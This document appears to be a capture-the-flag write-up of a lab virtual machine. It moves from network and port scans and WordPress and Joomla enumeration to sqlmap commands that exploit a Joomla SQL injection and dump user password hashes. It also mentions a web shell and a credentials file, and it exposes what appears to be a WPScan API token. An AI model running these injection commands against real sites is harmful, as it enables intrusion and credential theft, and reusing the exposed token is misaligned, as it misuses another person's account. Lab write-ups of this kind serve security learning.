VM 710

Scan network : using **netdiscover** and specifying the interface and port range (1-30000)


```
root@kali: /home/kali   kali@kali: ~   kali@kali: ~
Currently scanning: Finished!   |   Screen View: Unique Hosts
1 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 60
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.188.210.44   08:00:27:3c:22:7a      1      60  PCS Systemtechnik GmbH

┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth0 -r 10.188.210.0                                130 ×
```

Scan Ports : check for opened ports:


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV 10.188.210.44 --system-dns -p 1-30000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 18:18 EDT
Nmap scan report for 10.188.210.44
Host is up (0.00018s latency).
Not shown: 29995 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
5000/tcp open  http    nginx 1.14.0 (Ubuntu)
8081/tcp open  http    nginx 1.14.0 (Ubuntu)
9001/tcp open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:3C:22:7A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```

We got : 22, 80, 5000, 8081 and 9001


Through the browser :
Port 80 :



Port: 5000



Port : 8081




Port 9001:

Let’s scan the ip address using DIRD

```
┌──(root💀 kali)-[/home/kali]
└─# dirb http://10.188.210.44

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 29 18:47:53 2021
URL_BASE: http://10.188.210.44/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.188.210.44/ ----
+ http://10.188.210.44/index.html (CODE:200|SIZE:6057)
+ http://10.188.210.44/robots.txt (CODE:200|SIZE:53)

-----------------
END_TIME: Fri Oct 29 18:47:55 2021
DOWNLOADED: 4612 - FOUND: 2
```

We can see **robots.txt**



Running on **HTTP** port 5000:

We need to configure the same in the host file of our attacker machine so that we can run the website with the domain name.


We add the IP address of the victim to **/etc/hosts** and associate it to the domain name as below:

```
┌──(root💀 kali)-[/home/kali]
└─# echo "10.188.210.44 fsociety.web" >> /etc/hosts
```

File: /etc/hosts:

```
root@kali: /home/kali   root@kali: /home/kali   kali@kali: ~
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.188.210.44 fsociety.web
```

We confirm that we added the domain name to our attacker machine




Explore WordPress CMS vulnerabilities:

As we know it's wordpress environment**,** we use **wpscan**

```
┌──(root💀 kali)-[/home/kali]
└─# wpscan --url http://10.188.210.44:5000/
_____________________________________________________________
         __          _______  _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.18

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________
[i] Updating the Database ...

Scan Aborted: Unable to get https://data.wpscan.org/metadata.json.sha512 (Couldn't resolve host name)
```

I need to get an API Token and add **–api-token**



```
┌──(root💀 kali)-[/etc/NetworkManager]
└─# wpscan --url http://fsociety.web:5000/ --api-token YzCWwyTpormnaGbNtbOrTkC0aaEd4yAlBf4sjaoyRJg --plugins-detectio
n aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _|/ _` | '_ \
            \  /\  /  | |     ____) | (_| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://fsociety.web:5000/ [10.188.210.44]
[+] Started: Fri Oct 29 21:49:23 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.14.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://fsociety.web:5000/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://fsociety.web:5000/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://fsociety.web:5000/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
```

Actually, I was not able to reach the reposits to update **wpscan**

We are done with this port as nothing more is left to be explored.

we will open the target machine IP address through HTTP port 8081

Let's use **joomscan** to explore vulenrabilty on 8081 port

There was a login form available,, we found that the CMS used is Joomla

```
    (___)(___)(___)(__V__)/ __) / __)  /__\  ( \( )
   .-_)(   )(_)(  )(_)(  )  ( \__ \( (__  /(__)\  )  (
   \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.188.210.44:8081/ ...
```


```
[+] admin finder
[++] Admin page : http://10.188.210.44:8081/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.188.210.44:8081/robots.txt

Interesting path found from robots.txt
http://10.188.210.44:8081/joomla/administrator/
http://10.188.210.44:8081/administrator/
http://10.188.210.44:8081/bin/
http://10.188.210.44:8081/cache/
http://10.188.210.44:8081/cli/
http://10.188.210.44:8081/components/
http://10.188.210.44:8081/includes/
http://10.188.210.44:8081/installation/
http://10.188.210.44:8081/language/
http://10.188.210.44:8081/layouts/
http://10.188.210.44:8081/libraries/
http://10.188.210.44:8081/logs/
http://10.188.210.44:8081/modules/
http://10.188.210.44:8081/plugins/
http://10.188.210.44:8081/tmp/
```

insecure version of Joomla: Joomla! version <= 3.8.3 and >= 3.7.0

we can see a lot of directories but no way to get in…
we could try sql injection to explore web site data base

SQL

If we take a look at joomla-sql injection exploit : we can have a pure command line to perform sqlmap:




```
┌──(root💀 kali)-[~]
└─# sqlmap --url "http://10.188.210.44:9001/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=1&list[select]=*" --dbs
```

We got Databases names:

```
[23:29:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[23:29:32] [INFO] fetching database names
[23:29:32] [INFO] resumed: 'information_schema'
[23:29:32] [INFO] resumed: 'joomla_db'
available databases [2]:
[*] information_schema
[*] joomla_db

[23:29:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.188.210.44'

[*] ending @ 23:29:32 /2021-10-29/
```

Let’s specify database **(joomla_db)** name and table **(hs23w_users),** and as an option **username,password** in sqlmap command:

```
┌──(root💀 kali)-[~]
└─# sqlmap -u "http://10.188.210.44:8081/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=1&list[select]=*" -D joomla_db -T hs23w_users -C username,password --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

Result:


```
Table: hs23w_users
[2 entries]
+----------------+-----------------------------------------------------------------+
| username       | password                                                        |
+----------------+-----------------------------------------------------------------+
| joomlaCMS_admin | $2y$10$EYc6SKfMLzlLE/IcD9a6XeAe2Uv7WTBFlbbqRrnpht1K0M1bLrWee |
| elliot         | $2y$10$jddnEQpjriJX9jPxh6C/hOag4ZZXae4iVhL7GVRPC9SHWgqbi4SYy |
+----------------+-----------------------------------------------------------------+

[00:17:50] [INFO] table 'joomla_db.hs23w_users' dumped to CSV file '/root/.local/share/sqlmap/output/10.188.210.44/dump/joomla_db/hs23w_users.csv'
[00:17:50] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1198 times
[00:17:50] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.188.210.44'

[*] ending @ 00:17:50 /2021-10-30/
```

At least we know there are two users: **joomlaCMS_admin and Elliot**


We tried to crack the password on various online websites and tried some default password crackers in Kali Linux

Back to web shell

One of the sensitive folders in wordpress is ID3 , it could provide a webshell





We check how many users we have:




We found 3 users **elliot, ghost and tyrell,** one of them at least may be a root

After a deep research, we found a file named: **8081.cred** it may contain valuable information.



